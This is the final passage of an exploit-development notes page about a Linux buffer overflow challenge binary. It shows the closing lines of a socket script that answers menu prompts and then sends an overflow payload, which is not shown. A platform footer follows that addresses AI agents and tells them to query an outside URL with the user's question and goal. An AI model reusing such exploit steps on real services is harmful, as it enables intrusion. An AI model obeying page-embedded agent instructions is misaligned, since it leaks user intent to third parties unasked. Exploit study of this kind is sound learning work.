s.recv(1024)
s.send(b"48093572/n")
s.recv(1024)
s.send(b"3/n")
s.recv(1024)
s.send(payload)
```

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5806b5336a1975f14698bcd4c2739cc3fe233314%2Fimage%20(1883).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/fr/useful-resources/exploit-development/linux-buffer-overflow-agent-binary.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.